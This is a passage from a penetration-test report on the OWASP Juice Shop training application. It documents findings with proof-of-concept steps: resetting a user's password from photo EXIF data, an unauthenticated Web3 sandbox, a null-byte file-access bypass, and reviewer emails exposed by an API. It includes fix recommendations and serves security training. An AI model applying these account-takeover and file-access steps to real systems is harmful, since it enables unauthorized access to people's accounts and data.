
- **Vulnerability Location:** [localhost - Forgot Password](#)

- **Recommendation:**

- Encrypt location data at rest and in transit to prevent unauthorized access.
- Minimize location collection and share it only when strictly necessary.
- Use secure APIs with HTTPS and strong authentication controls.
- Obtain clear user consent before collecting or sharing any geolocation data.
- Regularly audit access logs to detect and prevent unauthorized exposure.
- Apply geo-redaction or anonymization when precise location data is not essential.

- **Poc:**

1. Navigate to the **Photo Wall** section of the application.



2. Locate and identify a photo uploaded by **Emma**.



3. Click on the photo to open it in full view.
4. EXIF metadata in images can reveal sensitive information such as date, time, device details, and GPS location. This data may pose a privacy or security risk if exposed, so inspecting and removing it is important in IT security.



5. Use the information (answer to the security question) found in the metadata to reset Emma's password via the "**Forgot Password**" feature.

Forgot Password

Email* emma@juice-sh.op

Security Question* ITsec



New Password*

Repeat New Password*

Show password advice

Change

6. Successfully reset the password and gain access to Emma's account.



MEDIUM

4. Exposed Web3 Code Sandbox Functionality

- **Description:**

An exposed Web3 code sandbox was discovered on the application, which allows users to write, compile, and deploy smart contracts directly from the browser. This feature was likely meant for development or testing but was left publicly accessible in the production environment without any authentication or access control.

This is a **Broken Access Control** vulnerability that can lead to serious security risks, such as unauthorized contract deployment, or abuse of backend resources.

- **Impact:**

In this scenario, the penetration tester found that he could access the /web3-sandbox feature without any authentication just by knowing the URL. The tester was able to interact with the blockchain backend, test and deploy smart contracts, and potentially use the feature to find further misconfigurations in the application. This access could lead to abuse of system resources, compromise of connected blockchain networks, and unauthorized actions using internal developer wallets.

- **Resources:**

- [OWASP - Web3 Security](#)
- [Ethereum - Web3 Documentation](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**


- Disable the sandbox in production environments immediately.
- Add authentication and authorization checks to restrict such tools to developers only.
- Perform regular security reviews to catch unprotected admin or developer tools left behind.

- **Poc:**


1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)



2. Press F12 button to open **Developer Tools** ⇒ open **Debugger tab** ⇒ **sources** ⇒ **main.js** file and you can search for **web3-sandbox** path.



3. Navigate to this URL: [localhost - Web3 Sandbox](http://localhost:4200/#/web3-sandbox)
4. The page loads a full Web3 sandbox interface that allows:
 - Writing smart contracts.
 - Compiling the code.
 - Deploying the contract.



5. No login, authentication, or admin permissions were required to access this powerful interface.
6. You can interact with blockchain APIs directly from here—something that should be restricted to developers only.

LOW

5. Easter Egg file exposure

- **Description:**

This vulnerability relates to the presence of an undocumented and hidden page that is not linked anywhere in the user interface. Through static code analysis, a penetration tester discovered an obscure route (/easter-egg) leading to a secret page, violating the principle of security by design.

- **Impact:**

In this scenario, the tester found a hidden page revealing non-critical but unintended functionality.

- **Resources:**

- [Insecure Direct Object Reference Prevention - OWASP Cheat Sheet Series](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**

- Immediately remove exposed backup files from public directories.
- Avoid storing backups in web-accessible locations.
- Apply strict access controls to all internal files.
- Configure the server to block access to backup file types.
- Regularly audit the server for leftover or sensitive files.


- **Poc:**

1. Open Juice Shop Website by accessing this link [OWASP Juice Shop](#)




2. Navigate to **ftp** page. (accessed [before](#))


3. You'll find a clickable link so click on it.




4. Trying to view contents eastere.ggg



5. Using null byte with encoded Url



6. The file is downloaded. Open it with notepad



```

"Congratulations, you found the easter egg!"
- The incredibly funny developers

...
...
...

Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be
found here:

L2d1ci9xcm1mL251ci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmcnR0L2p2Z3V2YS9ndXIVcm5mZ3J1L3J0dA==

Good luck, egg hunter!

```

7. Decoding the given code to find the real easter egg from base-64 giving the following results

The screenshot shows a base64 decoding interface. The input field contains the encoded string L2d1ci9xcm1mL251ci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmcnR0L2p2Z3V2YS9ndXIVcm5mZ3J1L3J0dA==. The output field displays the decoded URL: /gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt.


8. Trying this as a URL will not work. Notice the recurring patterns (rtt, gur etc.) :
</gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt>

9. ROT13-decode this into

</the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg>

The screenshot shows a ROT13 decoding interface. The input field contains the encoded string L2d1ci9xcm1mL251ci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmcnR0L2p2Z3V2YS9ndXIVcm5mZ3J1L3J0dA==. The output field displays the decoded URL: /the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg.

10. Visit [localhost - Hidden Easter Egg](#)



MEDIUM

6. Emails disclosure in Product Reviews

- **Description:**

An information disclosure vulnerability exists in the **product reviews** section. When viewing reviews for products, the email addresses of the users who submitted the reviews are exposed. This violates user privacy and can be abused for spam, phishing, or social engineering attacks.

- **Impact:**

In this scenario, the penetration tester found that user PII, such as email addresses, were publicly exposed through the review section. The tester was able to access this data without authentication. This allows attackers to harvest email addresses for phishing, link usernames to emails for brute-force or credential stuffing attacks and potentially identify users if their reviews contain personal or sensitive information — breaking their anonymity.

- **Resources:** [OWASP Top Ten 2017 | A3:2017-Sensitive Data Exposure | OWASP Foundation](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**


- Do not expose email addresses in public API responses unless explicitly required and permitted by the user.
- Modify the API response to return only non-sensitive data such as username or a user ID.
- Regularly audit API responses to ensure sensitive data is not leaked unintentionally.

- **Poc:**


1. Visit any product page in the application.



2. click on reviews.



3. we can see here email for admin.



4. In burp suite history Look for a request to the endpoint **GET /rest/products/<product_id>/reviews** You will see that each review includes the reviewer's **email address** along with the review content.

Burp Suite Professional v2025.2.3 - Temporary Project - licensed to h3110w0rld

1. Target tab selected.

2. Intercepted request highlighted: GET /rest/products/1/reviews

3. Intercepted response highlighted: JSON response body

4. Response body content:

```

8 Content-Length: 159
9 Etag: W/"9f-EdJGg9gFKeHsugLCPoz2W1+mM"
10 Vary: Accept-Encoding
11 Date: Mon, 12 May 2025 20:35:54 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
    "status": "success",
    "data": [
        {
            "message": "One of my favorites!",
            "author": "admin@juice-sh.op",
            "product": "Juice Box",
            "likesCount": 8,
            "likedBy": [
                {
                    "id": "JhSp0dsqaqYgvxK3r"
                }
            ]
        }
    ]
}

```

11. BROKEN AUTHENTICATION

1. PASSWORD STRENGTH

- **Description:**

HIGH

This issue happens when the application **doesn't enforce strong password policies**, allowing users to create **weak or easy-to-guess passwords** like 123456, password, or even very short passwords. This weakness makes it easier for attackers to use **brute force or dictionary attacks** to break into user accounts.

- **Impact:**

In this scenario, weak password policies allow attackers to exploit authentication mechanisms through:

- **Brute Force Attacks:** Automated guessing of weak credentials.
- **Credential Stuffing:** Use of leaked passwords from other breaches.
- **Account Takeover Risk:** High susceptibility to unauthorized access.
- **Reduced Effectiveness of Rate Limiting:** Lack of MFA or lockout controls enabling repeated attacks

- **Resources:**

- [CSO - How to Create a Strong Password](#)
- [OWASP - Password Policy](#)


- **Vulnerability Location:** [OWASP Juice Shop](#)

- **Recommendation:**

